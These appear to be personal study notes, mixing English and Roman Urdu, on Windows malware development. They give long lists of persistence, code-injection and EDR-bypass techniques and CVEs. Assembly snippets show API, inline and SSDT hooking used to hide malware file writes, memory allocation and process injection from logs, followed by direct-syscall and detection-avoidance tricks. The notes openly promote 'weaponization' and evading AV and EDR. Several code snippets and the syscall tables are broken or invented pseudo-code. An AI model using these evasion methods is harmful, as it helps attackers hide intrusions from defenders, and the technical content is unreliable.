- LLMNR/NBT-NS Poisoning
- RDP Hijacking
- DHCP Starvation Attack
- VLAN Hopping
- Rogue Access Point Attacks
- VoIP Eavesdropping
- SSRF (Server-Side Request Forgery) Exploits
- Man-in-the-Middle Attacks (MITM)
- Wireless Beacon Frame Injection

- DNS Cache Poisoning
- IPv6 Route Injection
- MAC Address Spoofing
- BGP Hijacking
- HTTP Parameter Pollution

🔥 Persistence Techniques

- Registry Run Keys
- Startup Folder Manipulation
- Scheduled Tasks Abuse
- WMI Event Subscription
- COM Object Hijacking
- DLL Search Order Hijacking
- AutoRun Entries in Windows
- Windows Services Manipulation
- Image File Execution Options (IFEO) Injection
- AppCertDLLs Abuse
- LSA Secrets Abuse
- Rootkits with Direct Kernel Manipulation
- Firmware-Level Persistence
- Microsoft Office Template Injection
- Invisible Windows Services
- DLL Hijacking via KnownDLLs
- Windows Shell Extension Hijacking
- Winlogon Shell Manipulation

- Powershell Profile Hijacking
- Spawning Processes via LOLBins (Living-Off-the-Land Binaries)

🔥 Advanced Code Injection & EDR Bypass Techniques

- Heaven’s Gate (WOW64 Syscall Redirection)
- Thread Execution Hijacking via NtSetContextThread
- Local Kernel Debugging to Evade Hooks
- Process Injection via NtQueueApcThreadEx
- Executing Shellcode via NtMapViewOfSection
- PowerShell AMSI Bypass via Memory Patch
- Direct NTFS $DATA Stream Execution
- Shellcode Injection into ETW Protected Processes
- Unhooking User-Mode Hooks via Fresh ntdll.dll Mapping
- DLL Hollowing via RtlCreateUserThread
- Self-Debugging to Manipulate EDR Hooks
- Running Shellcode from a Trusted Process Context

🔥 Application-Specific Exploits & Attacks

- CVE-2020-0601 (CryptoAPI Spoofing)
- CVE-2021-40444 (MSHTML Remote Code Execution)
- CVE-2017-11882 (Office Equation Editor Exploit)
- CVE-2019-1458 (Windows Privilege Escalation)
- CVE-2020-0796 (SMB Ghost)

- CVE-2016-5195 (Dirty COW)
- CVE-2018-20250 (WinRAR ACE Exploit)
- CVE-2022-30190 (Follina - MSDT Exploit)
- CVE-2017-0199 (Office OLE Exploit)
- CVE-2018-8174 (VBScript Engine Exploit)
- CVE-2021-3156 (Sudo Privilege Escalation)
- CVE-2022-22965 (Spring4Shell)

Conclusion

Bro, **this list is already insane**, and I **still** haven't listed **all** techniques because **new ones** come out **every month.** But this covers **the deepest layers** of **malware development, evasion, stealth, kernel exploits, firmware persistence, and offensive security techniques.**

If you **master** all of these, you'll be an **absolute beast** in:

- **Malware Development** ✅ (User-mode, kernel-mode, firmware, bootkits)
- **Kernel Development** ✅ (Windows internals, driver development, rootkits)
- **Exploit Development** ✅ (Memory corruption, privilege escalation, RCEs)
- **Windows Internals** ✅ (SSDT, IDT, EPROCESS, kernel objects)
- **OS Development** ✅ (Bootloaders, hypervisors, low-level systems)

By **mastering** them, I mean:

1. **Understanding the Theory** – Know **why** and **how** each technique works at a deep level. Not just copying code, but understanding **memory structures, API internals, and system calls**.
2. **Building from Scratch** – You should be able to **write your own implementations** without relying on existing tools or PoCs.
3. **Bypassing Modern Defenses** – AV, EDR, Kernel Patch Protection (KPP), Hypervisor-based protections—**you need to know how to evade them**.

4. **Reverse Engineering & Debugging** – If something breaks, you should be able to debug it with **WinDbg, IDA Pro, Ghidra, or x64dbg**.
5. **Weaponization** – Turning PoCs into **fully functional payloads** that work reliably in real-world scenarios.
6. **Cross-Domain Expertise** – Malware Dev isn't just C/C++. You need Assembly, Python (for automation), PowerShell (for LOLBins), and maybe Rust or Nim for stealth.

In short: **You should be able to break a system at will and defend against others trying the same.**

But **real talk**—this is a **lifetime worth of knowledge.** 💀 Even **top researchers** are still learning new things **every day** because OS security **keeps evolving. If you keep this up, you'll be ahead of 99% of hackers out there.** 🔥

By learning Assembly, I mean:

💀 **Bare Minimum for Exploit Dev:**

- ✅ Registers & Stack Operations – mov, push, pop, lea, xchg
- ✅ Control Flow – jmp, call, ret, cmp, jnz, jz, jne
- ✅ Function Calling Conventions – Stack frame setup (prologue/epilogue), passing arguments.
- ✅ Syscalls & Interrupts – How Windows/Linux handles system calls (int 0x80, syscall).
- ✅ Shellcoding Basics – Writing small, position-independent payloads.

🔥 **Advanced (For Full Control):**

- ✅ ROP & Stack Pivoting – Manipulating execution when you can't inject shellcode.
- ✅ Memory Segmentation – Understanding .text, .data, .bss, .rodata sections.
- ✅ Inline Assembly in C – Mixing ASM with C for fine-grained control.
- ✅ Debugging & Reversing – IDA Pro, x64dbg, GDB, and WinDbg for analyzing binaries.

You don't need MASM/TASM for exploit dev. Focus on NASM (for Linux) or pure Intel syntax (Windows x86/x64).

MASM is fine for learning basics, but for real exploit dev, you need to work with:

- ✅ NASM (Linux, x86 shellcoding) – Clean syntax, widely used.
- ✅ Intel Syntax (Windows, x86/x64) – IDA Pro, WinDbg, and most Windows exploits use this.

MASM is mostly used for Windows driver development and high-level ASM programming, but in exploit dev, you're working with raw opcodes, shellcodes, and inline ASM inside C.

By basics, I mean:

- ✅ Registers & Memory – You know what EAX, EBX, ECX, EDX, ESP, EBP, ESI, EDI do.
- ✅ Stack & Calling Conventions – You understand how push, pop, call, and ret work.
- ✅ Branching & Loops – You can write if, for, while using cmp, jmp, je/jne.
- ✅ Syscalls & Windows API – You know how system calls work (int 0x2E, syscall).
- ✅ Inline Assembly – You've mixed ASM with C (__asm in MSVC, asm() in GCC).

If you can read and understand simple ASM code without struggling, you're good.

If you want to master Assembly, you should also know:

🟢 Advanced Memory Handling: lea, movzx, movsx, xchg, shl/shr, ror/rol.
🟢 Structured Exception Handling (SEH) & Vectored Exceptions (Windows).
🟢 Segment Registers & Descriptor Tables (cs, ds, es, fs, gs, ss).
🟢 FPU & SIMD Instructions (MMX, SSE, AVX) – Used in some exploits.
🟢 Self-Modifying Code & Obfuscation – Good for malware & shellcode.
🟢 Manual Syscall Execution – Bypassing hooked Windows API calls.

🔴 **But honestly, You don't need to master all of this before writing exploits. If you understand registers, stack, syscalls, and calling conventions, you can start exploit dev now.**

Ab yehi vo sari techniques hain jo hmain study krny hain and once we study it we will start working practically on it. Ham har technique ke strength or weakness daikhain gay

🪬 User-Mode Evasion & Execution Techniques:

🔥 What is hooking and types of hooking

Hooking ka matlab hai **kisi function ke execution ko intercept karna** aur uska control le lena. Yeh security tools aur malware dono use karte hain. Daikho isko smjy bina agy nhi jana jesy mrzi kr k isy smjo ye word buhat zayada use ho ga.

Types of Hooking:

1. **API Hooking** – Jaise WriteFile() ko hook karna taa ke logs modify ho sakein.
2. **Inline Hooking** – Direct function ke andar instructions overwrite karna.
3. **IAT Hooking** – Import Table modify kar ke kisi doosri function ki jagah apna function inject karna.


💀 **Malware POV:**

- EDR tools NtWriteFile() ya VirtualAlloc() ko hook kar ke monitor karte hain.
- Malware **unhook ya bypass** kar ke detection evade karta hai. 😈🔥

1. API Hooking 🏗️

📌 **Scenario:**

Agar koi process file likhne ki koshish kare (WriteFile() use karke), toh **Windows event logs** aur **EDR tools** isko monitor kar sakte hain.
✅ **Goal:** NtWriteFile() ko hook karna taa ke **log generate na ho**.
🛑 **Detection Risk:** Agar EDR **memory integrity check** kare toh detect ho sakta hai.



📂 Logs Example (Without Hooking)

```yaml
EventID: 4663
Process: C:\malware.exe
File: C:\victim_data.txt
Operation: WriteFile()
Result: SUCCESS
```

🔴 **Problem:** EDR ne detect kar liya ke malware.exe ne file write ki.

🔹 API Hooking ASM Code

mov eax, [NtWriteFile]   ; Original NtWriteFile ka address load karo

mov [OriginalNtWriteFile], eax ; Backup le lo

mov [NtWriteFile], HookedWrite ; API Hook kar diya ab pta hai yaha par kia ho raha hai winapi k function ke bjaye hamara function execute ho ga because ham nay NtWriteFile ke memory mein apny func ka address dal dia hai


🔹 Hooked Function

```
HookedWrite:
    cmp dword ptr [esp+4], "C:\\victim_data.txt"
    je  BypassLog      ; Agar victim file pe likhna ho toh skip kar do
    jmp [OriginalNtWriteFile]  ; Warna original function call karo


BypassLog:
    xor eax, eax    ; Fake success return karo
    ret
```

✅ **Result:**

- Jab WriteFile() C:\victim_data.txt par likhne lage ga, to malware **original function ko bypass** kar dega. Aur hmara function chal jaye ga
- **EDR ko pata bhi nahi chalega** ke file likhi gayi hai!



📂 Logs Example (After Hooking)

```makefile
EventID: (No log recorded!)
Process: (Hidden)
File: (Hidden)
Operation: (Hidden)
Result: (N/A)
```

🔵 **Success!** Malware activity **logs mein appear nahi hogi** 😈🔥

Ab EDR ko pta he nhi k kis nay kia kya hai.

---

2. Inline Hooking 🏹 – Process Injection Ka Scene

📌 **Scenario:**

Agar malware **VirtualAlloc()** se memory allocate kare, toh EDR ye detect kar lega.
✅ **Goal:** VirtualAlloc() ko **hook karke malware ke memory allocation ko hide** karna.
🛑 **Detection Risk:** Agar **kernel-mode debugger active ho**, toh ye hook detect ho sakta hai.

📂 **Logs Example (Without Hooking)**

EventID: 4656

Process: C:\malware.exe

Operation: VirtualAlloc()

Memory: RWX (Executable)

Result: SUCCESS

🔴 **Problem:** EDR ne detect kar liya ke **RWX memory** allocate hui hai (suspicious!). because RWX read write execute ye vali permissions admin k pass he hoti hain to tab normal user agr ye kaam krey ga to block ho jaye ga just like in linux hmain sudo use krna prta hai malware ko ye kaam manullay krna hota vo restriction bypass krta hai esy he.

🔹 Inline Hooking ASM Code

mov eax, HookedFunction hamary function ka address eax mein store ho jaye ga

mov [VirtualAlloc], 0xE9 ; (0xE9)opcode hota hai **JMP (Jump) instruction ka**, jo VirtualAlloc() ke start par inject kiya gaya hai.

mov [VirtualAlloc+1], eax - VirtualAlloc - 5 ; Yeh instruction calculate karta hai **JMP offset**, taa ke VirtualAlloc() ka execution ab **HookedFunction(hamara function)** par chala jaye.

🔹 Hooked Function

HookedFunction:

    cmp dword ptr [esp+4], PAGE_EXECUTE_READWRITE

    je FakeCall   ; Agar RWX memory allocate ho rahi hai, toh bypass karo mtlb jab malware likhky ga memory par to store nhi hu gay logs vrna hu gay

    jmp [OriginalVirtualAlloc]


FakeCall:

    xor eax, eax ; Fake success return karo

    ret

✅ **Result:**

- Malware ab VirtualAlloc() ko **EDR se chhupa lega**
- **Detection avoid ho gaya!**



📂 **Logs Example (After Hooking)**

```makefile
EventID: (No log recorded!)
Process: (Hidden)
File: (Hidden)
Operation: (Hidden)
Result: (N/A)
```

🔵 **Success!** Malware ne memory allocate kar li, **par logs mein kuch bhi nahi dikha!** 😈

---

3. Syscall Hooking 🛠️ – Process Injection Detection Bypass

Key terms:


- **Process injection** say muraad ye k daikho jab koi program chlta hai to usy ram mein memory milti hai task manager par b dikhy ga ham kia krta hai apny malware ko kisi trusted process mein execute krty hain like ham ye kehty hain k hmain alag say memory nhi chahye mein explorer.exe ya chrome.exe k andar he fit ho jao ga lekin ye illegal hai is liye EDR is flag kr dety hain because jo b kaam ham krein gay vo esa show hoga k explore.exe kr raha but asal meni hamara malware vo kaam kr raha hota hai us process k andar say if you don't understand search it on internet.
- **Syscall Table** ek **lookup table** hai jo **Windows/Linux ke kernel mode** mein stored hoti hai. Is table mein **system call numbers aur unke corresponding function pointers** hote hain. Jab koi user-mode application **Windows API call karti hai**, toh system pehle **Syscall Table** se dekh kar decide karta hai ke **kaunsa kernel function execute hoga**.

Syscall Number	Function Name	Address in Kernel Memory
0x001	`NtCreateFile`	`0xFFFFF8037A123456`
0x002	`NtOpenProcess`	`0xFFFFF8037A654321`
0x003	`NtWriteFile`	`0xFFFFF8037AABCDEF`

📌 **Scenario:**

Agar malware **NtOpenProcess()** call kare kisi aur process ko inject karne ke liye, toh EDR **detect kar lega**. Kyon k Agar koi suspicious process(low privilege) **high-privilege process (e.g., lsass.exe)** open karne ki koshish kare, toh alert trigger ho jata hai.

✅ **Goal:** Syscall table modify karke NtOpenProcess() ka **hook bypass karna**.
🛑 **Detection Risk: Direct syscalls ya Heaven's Gate** use karna zyada safe hai.



💡 **Detection Example:**

yaml

```yaml
EventID: 4688
Process: C:\malware.exe
Target Process: C:\chrome.exe
Operation: NtOpenProcess()
Result: SUCCESS
```

🔴 **Issue:** Malware ne `chrome.exe` ko open karne ki koshish ki, jo suspicious hai.

🔴 **Problem:** EDR ne detect kar liya ke malware.exe ne chrome.exe pe access liya hai.

🔹 **Syscall Hooking ASM Code**

mov eax, Hooked_NtOpenProcess   hmary function ka address load kro eax mein

mov [SSDT_NtOpenProcess], eax   Syscall Table (SSDT) ka entry modify kar raha hai taa ke NtOpenProcess() call hone par hamari custom function execute ho. Vo table jo upper dikhaya tha us mein hamara function us k saath replace ho jaye ga jo original function hai

🔹 **Hooked Function**

```
Hooked_NtOpenProcess:

   cmp dword ptr [esp+4], "C:\\chrome.exe"

   je  FakeBypass
   jmp [OriginalNtOpenProcess]


FakeBypass:
   xor eax, eax  ; Process open nahi hua (fake return)
   ret
```

✅ **Result:**


- Malware ab **Chrome ko inject** kar sakega bina EDR ko trigger kiye!
- **Syscall table modification se hooks evade ho gayi**.

Normal Execution:

NtOpenProcess() → SSDT → Original NtOpenProcess()

After Hooking:

NtOpenProcess() → SSDT → Hooked_NtOpenProcess() 😈🔥



📂 Logs Example (After Hooking)

```yaml
EventID: (No log recorded!)
Process: (Hidden)
Target Process: (Hidden)
Operation: (Hidden)
Result: (N/A)
```

🔵 **Success!** Process injection **stealth mode** mein ho gaya 😈🔥

Ye sab techniques detectable. Next ham inko briefly prein abi just ye btaya k hooking kia hoti hai.

🔥 Direct Syscalls: The Rawest Execution Path

1. Concept & Working

What is Dispatching?

- Dispatching ka matlab hai ek request ko process karna aur usay appropriate handler ko route karna.
- Syscalls ka dispatching ka matlab hai ke user-mode se aane wale system calls ko OS ke kernel-mode functions tak forward karna.

Normal Syscalls:

Direct syscalls ka matlab hai **Windows API bypass kar ke** system calls ko **seedha syscall instruction ke through execute karna**. Normally, agar aap VirtualAlloc, WriteProcessMemory, ya NtCreateThreadEx jaise functions call karte hain, toh yeh **ntdll.dll ke exports** ko use karte hain, un functions ko phir **syscall dispatch(handle)** karte hain.

Normal flow:

WriteProcessMemory -> ntdll.dll -> syscall

Ntdll monitor ho rahi hai jiski vja say hamara malware detect ho jaye ga.

Direct Syscalls:

Direct syscalls me, hum **ntdll.dll ko completely bypass** karte hain aur syscall number directly invoke karte hain using **inline assembly ya shellcode**. Iska **sabse bara advantage** yeh hai ke **EDR hooks ko completely dodge** kar sakte hain, kyunki monitoring hooks mostly **user-mode DLLs** par hote hain.

Direct syscalls:

WriteProcessMemory -> syscall (direct call)

Ntdll monitor ho rahy thi ham nay usy bypass kr dia because ham nay usy call he nhi kia direct Syscall ko he call kr de xD.

Main advantage:

- EDR hooks ko evade kar sakte hain kyunki hooks mostly user-mode DLLs par lage hote hain, kernel-mode execution pe nahi. Mtlb EDR mostly user-mode DLLs he monitor krty hain magr ham basically user-mode DLL use krty he nhi hai ham directly Syscall execute kr dety hain
- Stealthy execution kyunki no API call logging.

2. Detection & Weaknesses

🔍 Why Does Every Process Load ntdll.dll?

- Windows ka native API (NT API) ntdll.dll ke through expose hota hai.
- Jab bhi koi process system calls karta hai (e.g., OpenProcess, ReadFile), toh wo pehle ntdll.dll ke functions call karta hai, jo phir syscall instruction trigger karte hain.

❌ Weakness:

- **Syscall numbers har Windows version pe change ho sakte hain**, toh aapko **version-specific mapping** zaroori hai. Lekin iski itni problem nhi hai because ye b dynamically find kia ja skta **ntdll.dll** k pass sary Syscall number hoty hain us say mil jayein gay.

Syscall Number	Function Name	Address in Kernel Memory
0x001	`NtCreateFile`	`0xFFFFF8037A123456`
0x002	`NtOpenProcess`	`0xFFFFF8037A654321`
0x003	`NtWriteFile`	`0xFFFFF8037AABCDEF`

- **Kernel structure variations** detection ko thoda easy bana sakti hain. Haan yaha problem hoti hai har function ka signature hota ha EDR kuch wqat k baad ye signature check krta rehta hai to agr hmary function k signature original function k signature k saath match na huvy to game over. Original signature hard drive par store hoty hain to hmain sab say pehly vo b manipulate krny prein gay.
- **Syscall execution anomalies** (e.g., syscall count spikes) **behavior-based EDR** ko alert kar sakti hain.

- Agar ntdll.dll ki presence bina kisi API call ke detect ho jaye, toh ye **red flag ho sakta hai**.

✓ **Detection Avoidance:**

- **Syscall Stomping** – Pehle syscall number ko ntdll.dll se extract karein, phir apni jagah pe execute karein.
- **Indirect Syscalls** – Syscall number kisi **legit thread ya process** se extract kar ke use karein.
- **Return Address Spoofing** – Call stack ko aise modify karein ke execution **legit libraries ka** lagay.
- **Syscall Obfuscation** – Opcode level manipulation karein taake detection evasion possible ho.